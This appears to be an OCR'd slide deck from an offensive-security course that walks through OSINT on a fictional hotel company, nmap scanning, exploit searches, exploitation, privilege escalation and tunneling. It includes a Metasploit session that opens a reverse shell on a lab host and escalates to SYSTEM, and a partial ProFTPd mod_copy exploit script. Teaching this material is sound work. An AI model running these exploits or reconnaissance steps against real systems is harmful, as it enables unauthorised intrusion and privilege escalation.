
https://www.linkedin.com › ed-thomas-2040702

Ed Thomas - Information Tec

Huntsville, Texas, United States · Informa

Ed Thomas. Information Technology Lea

Huntsville, Texas, United States. 10 follo



Ellen Stevenson • 3rd+

Information Technology Specialist at The Cozy Croissant Ho...

3w • Edited •


What I would give for Aiden Jacobs to put as much thought in to his passwords as he does for his amazing daily breakfast specials at The Cozy Croissant Hotel!!!

Domain Names & IP Address

Whois
- whois.domaintools.com

IP Locations
- viewdns.info/iplocation

Reverse IP
- viewdns.info/reverseip



tcchotelcctv.com

Updated 1 second ago

Domain Information


Domain:	tcchotelcctv.com
Registrar:	NameCheap, Inc.
Registered On:	2022-08-21
Expires On:	2023-08-21
Updated On:	2022-09-15
Status:	clientTransferProhibited
Name Servers:	dana.ns.cloudflare.com ernest.ns.cloudflare.com

Registrant Contact

Name:	Jamie Jackson
Organization:	The Cozy Croissant
Street:	135 N Sierra St
City:	Reno
State:	NV
Postal Code:	89501
Country:	US
Phone:	+1.5555550100
Email:	jamie.jackson.tcc@outlook.com

Subdomains

Subdomain Finder - subdomainfinder.c99.nl



☐ Private scan *(This makes sure your scan will not be logged, published or indexed. Everything stays private.)*

Result of lebonboncroissant.com


https://subdomainfinder.c99.nl/scans/2023-07-15/lebonboncroissant.com

Scan date	2023-07-15 18:42:24
Domain Country:	Worldwide (COM)
Subdomains found:	2
Most used IP:	103.224.212.219 (2x)

Subdomain	IP	Cloudflare
vdi.lebonboncroissant.com	103.224.212.219	☁
warehouse.lebonboncroissant.com	103.224.212.219	☁


IP	Count
103.224.212.219	2

Nmap



Know your enemy


- nmap <ip of target>
  -p <port>
  -sV (checks versions)
  -sC (runs scripts)
  --min-rate <value> (speed!)
  -T(1-5) (speed also)




```
┌──(root💀kali)-[/home/kali/oscp]
└─# nmap -p- --min-rate 5000 192.168.124.101
Starting Nmap 7.92 ( https://nmap.org ) at 20
Nmap scan report for appsrv01.exam.com (192.1
Host is up (0.086s latency).
Not shown: 65531 filtered tcp ports (no-respo
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned i
```

Weaponize our information



```
Nmap scan report for 10.10.10.189
Host is up (0.074s latency).
Not shown: 993 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
```



About 3,150 results (0.37 seconds)

https://www.exploit-db.com › exploits

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

May 26, 2021 — **ProFTPd 1.3.5** - 'mod_copy' Remote Command Execution (2). CVE-2015-3306 . remote **exploit** for Linux platform.

https://www.exploit-db.com › exploits

ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution

Apr 21, 2015 — **ProFTPd 1.3.5** - 'mod_copy' Remote Command Execution. CVE-2015-3306CVE-120834 . remote **exploit** for Linux platform.

3.2 Exploitation

Metasploit

Powerful exploitation framework

Many exploits for initial exploitation + post exploitation

Payload generation with msfvenom

GitHub

A public platform that stores code of various open source projects

Contains the proof of concept of many CVEs and exploits


3.2 Exploitation

Exploit-DB

Database with many public exploits for all stages

Verified/Unverified exploits


More manual work involved



```
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LHOST tun0
LHOST ⇒ tun0
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > set RHOSTS 10.10.110.10
RHOSTS ⇒ 10.10.110.10
msf6 exploit(windows/http/dnn_cookie_deserialization_rce) > run

[*] Trying to determine DNN Version ...
[!] DNN Version Found: v9.0.1 - v9.1.1 - May require ENCRYPTED
[*] Checking for custom error page at: /__ ...
[+] Custom error page detected.
[*] Started reverse TCP handler on 10.10.16.19:443
[*] Sending Exploit Payload to: /__ ...
[*] Sending stage (175686 bytes) to 10.10.110.10
[*] Meterpreter session 1 opened (10.10.16.19:443 → 10.10.110.10:49677) at 2022-07-03 23:50:28 -0700

meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter > getsystem -t 4
...got system via technique 4 (Named Pipe Impersonation (RPCSS variant)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```



ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49908	2015-3306	SHELLBR3AK	REMOTE	LINUX	2021-05-26

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:

```
# Exploit Title: ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
# Date: 25/05/2021
# Exploit Author: Shellbr3ak
# Version: 1.3.5
# Tested on: Ubuntu 16.04.6 LTS
# CVE : CVE-2015-3306

#!/usr/bin/env python3

import sys
import socket
import requests

def exploit(client, target):
    client.connect((target,21)) # Connecting to the target server
    banner = client.recv(74)
    print(banner.decode())
    client.send(b'site cpfr /etc/passwd\r\n')
    print(client.recv(1024).decode())
```

3.3 Post-Exploitation

Reconnaissance

Need more information to find what’s available

Ports, services & software, misconfigurations

Tools: Bloodhound, winpeas, linpeas

Privilege Escalation


Weaponizing recon

Root or SYSTEM

Looting

Credentials, sensitives files, database information

Privilege Escalation



Linux

- Kernel exploits
- SUID/SGID
- Sudo
- Weak perms
- Cronjobs
- Env variables
- Shell features

Windows

- Service permissions
- Autoruns
- Registry permissions
- Token impersonation
- Insecure Privileges
- DLL Hijacking
- Kernel exploits

3.4 Lateral Movement

Pivoting

Moving from one device to another

Reused or looted credentials

Tunneling

Enables access to hidden devices


Combine with pivoting or exploitation to move to another device

Reverse proxies and SOCKS Proxies with Proxychains

Tools: Chisel, Metasploit, or C2 of choice

Tunneling

From the previous firewall example, we know traffic can flow through the firewall if it comes from the web server




Attacker and Machine 1 **can't** connect to Machine 3, but Machine 2 is allowed.


If we are able to have our traffic flow through the Machine 2, we can communicate with the internal devices!

Reverse Port Forwarding

Compromise the web server...



and reverse forward traffic to us



(Same Machine)

